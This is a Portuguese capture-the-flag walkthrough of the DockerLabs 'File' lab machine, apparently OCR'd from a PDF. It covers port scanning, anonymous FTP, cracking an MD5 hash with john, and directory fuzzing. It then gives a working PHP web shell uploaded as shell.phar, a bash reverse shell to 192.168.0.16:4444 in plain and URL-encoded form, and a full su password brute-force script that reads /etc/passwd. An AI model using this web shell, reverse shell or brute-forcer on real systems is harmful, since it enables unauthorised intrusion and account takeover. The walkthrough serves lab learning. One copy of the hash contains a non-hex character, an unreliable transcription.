maq.file

MÁQUINA FILE

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -A -sS -sC -sV -Pn -p- -T5


Temos duas portas aberta:


porta 21: Anonymous, podemos ver que temos um arquivo anon.txt e nele pode ter algo interessante
porta 80: 80/tcp open http   Apache httpd 2.4.41

```
└─# nmap 172.17.0.2 -A -sS -sC -sV -Pn -p- -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 00:01 -03
Nmap scan report for wp-admin (172.17.0.2)
Host is up (0.000055s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r--    1 65534    65534          33 Sep 12 21:50 anon.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   0.05 ms wp-admin (172.17.0.2)
```

Vamos entrar na porta 21:

ftp anonymous@172.17.0.2





hash: 53dd9c6005f3cdfc5a69c5c073880l6d

Vamos criar um arquivo hash.txt e quebrar a senha com john.

john –format=raw-md5 hash.txt

senha encontrada: justin

```
└─# john --format=raw-md5 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
justin           (?)
1g 0:00:00:00 DONE 2/3 (2024-12-03 00:40) 100.0g/s 38400p/s 38400c/s 38400C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.file]
└─# john --show --format=raw-md5 hash.txt
?:justin

1 password hash cracked, 0 left
```

Outra maneira de quebrar a hash é no site https://crackstation.net/

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
53dd9c6005f3cdfc5a69c5c07388016d
```

Não sou um robô

reCAPTCHA
Privacidade - Termos


Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
53dd9c6005f3cdfc5a69c5c07388016d	md5	justin

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Agora vamos entra na porta 80: http://172.17.0.2/



Vamos analisar o código fonte, e observamos que tem um comentário interessante:




Vamos fazer um fuzzing para ver se tem pastas ocultas, com a ferramenta gobuster.


gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/big.txt -x .txt,.html,.php,.py

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.file]
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/big.txt -x .txt,.html
,.php,.py
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,php,py
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 275]
/.htaccess.php        (Status: 403) [Size: 275]
/.htaccess.txt        (Status: 403) [Size: 275]
/.htpasswd.html       (Status: 403) [Size: 275]
/.htaccess.py         (Status: 403) [Size: 275]
/.htpasswd            (Status: 403) [Size: 275]
/.htaccess.html       (Status: 403) [Size: 275]
/.htpasswd.txt        (Status: 403) [Size: 275]
/.htpasswd.py         (Status: 403) [Size: 275]
/.htpasswd.php        (Status: 403) [Size: 275]
/file_upload.php      (Status: 200) [Size: 468]
/index.html           (Status: 200) [Size: 11008]
/server-status        (Status: 403) [Size: 275]
/uploads              (Status: 301) [Size: 310] [--> http://172.17.0.2/uploads/]
Progress: 102390 / 102395 (100.00%)
===============================================================
Finished
===============================================================
```

Vamos entrar na pasta /file_upload.php: http://172.17.0.2/file_upload.php

Veja que podemos tentar subir um arquivo com uma reverse shell.






Esse script permite da comandos na url.


```
└─# cat shell.phar
<?php
echo "Shell PHP Executado!";  // Mensagem para garantir que o arquivo PHP foi executado
system($_GET['cmd']);  // Executa comandos passados via URL como parâmetro "cmd"
?>
```


Vamos para o burp suite para decoder e depois encoder url, depois copiar o enconder e colar na url no navegador.

bash -c 'bash -i >& /dev/tcp/192.168.0.16/4444 0>&1'



Com isso temos a reverse shell: http://172.17.0.2/uploads/shell.phar?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2fdev%2ftcp%2f192.168.0.16%2f4444%200%3E%261%27





Vamos criar um script de força bruta na máquina atacante e depois transferir para máquina da vitima, para

descobrir o usuário e a senha.

```
#!/bin/bash

# Definição de cores
VERMELHO='\033[1;31m'
VERDE='\033[1;32m'
AMARELO='\033[1;33m'
RESET='\033[0m'

# Parâmetros
LISTA_SENHAS=$1

# Verificação de argumentos
if [ $# -ne 1 ]; then
  echo -e "${VERDE}[${AMARELO}*${VERDE}] Uso: $
{VERMELHO}$0 ${AMARELO}<lista_senhas>${RESET}"
  exit 1
fi

# Função para limpeza e saída
sair() {
  echo -e "${VERMELHO}[-] Encerrando...${RESET}"
  rm -f ./usuarios.txt
  exit 1
}

# Função para checagem de erro
verificar_erro() {
```

```
  if [ $? -ne 0 ]; then
    echo -e "${VERMELHO}[-] Ocorreu um erro,
encerrando...${RESET}"
    exit 1
  fi
}

# Capturar usuários que possuem shells válidos e
diretórios home
cat /etc/passwd | grep -E "bash|dash|zsh|ksh|fish|home" |
sed 's/:/ /g' | awk '{print $1}' > usuarios.txt
verificar_erro

# Configurar interrupção de execução
trap sair SIGINT

# Contar linhas da lista de senhas
LINHAS=$(wc -l $LISTA_SENHAS | awk '{print $1}')
TENTATIVAS=0

# Início do loop de força bruta
while IFS= read -r SENHA; do
  while IFS= read -r USUARIO; do
    echo -e "${VERDE}[${VERMELHO}*${VERDE}]$
{VERMELHO} Tentativa... $TENTATIVAS${AMARELO}/$
{VERMELHO}$LINHAS${RESET}"
    if timeout 0.073 bash -c "echo '$SENHA' | su
$USUARIO" > /dev/null 2>&1; then
      clear
```

```
      echo -e "${VERDE}[${VERMELHO}✓${VERDE}]${AMARELO} Senha ${VERMELHO}$SENHA${AMARELO} encontrada para o usuário ${VERMELHO}$USUARIO${RESET}"
      rm -f ./usuarios.txt
      exit 0
    fi
    clear
  done < "./usuarios.txt"
  TENTATIVAS=$(($TENTATIVAS+1))
done < "$LISTA_SENHAS"

# Mensagem final em caso de falha
clear
echo -e "${VERMELHO}[-] Não foi possível encontrar a senha${RESET}"
rm -f ./usuarios.txt
```

```
 GNU nano 8.2                                brute_force.sh
#!/bin/bash

# Definição de cores
VERMELHO='\033[1;31m'
VERDE='\033[1;32m'
AMARELO='\033[1;33m'
RESET='\033[0m'

# Parâmetros
LISTA_SENHAS=$1

# Verificação de argumentos
if [ $# -ne 1 ]; then
  echo -e "${VERDE}[${AMARELO}*${VERDE}] Uso: ${VERMELHO}$0 ${AMARELO}<lista_senhas>${RESET}"
  exit 1
fi

# Função para limpeza e saída
sair() {
  echo -e "${VERMELHO}[-] Encerrando ... ${RESET}"
  rm -f ./usuarios.txt
  exit 1
}

# Função para checagem de erro
verificar_erro() {
  if [ $? -ne 0 ]; then
    echo -e "${VERMELHO}[-] Ocorreu um erro, encerrando ... ${RESET}"
    exit 1
  fi
}

# Capturar usuários que possuem shells válidos e diretórios home
cat /etc/passwd | grep -E "bash|dash|zsh|ksh|fish|home" | sed 's/:/ /g' | awk '{print $1}' > usuarios.t>
verificar_erro

                            [ 62 linhas lidas ]
^G Ajuda      ^O Gravar     ^F Onde está? ^K Recortar   ^T Executar   ^C Local      M-U Desfazer
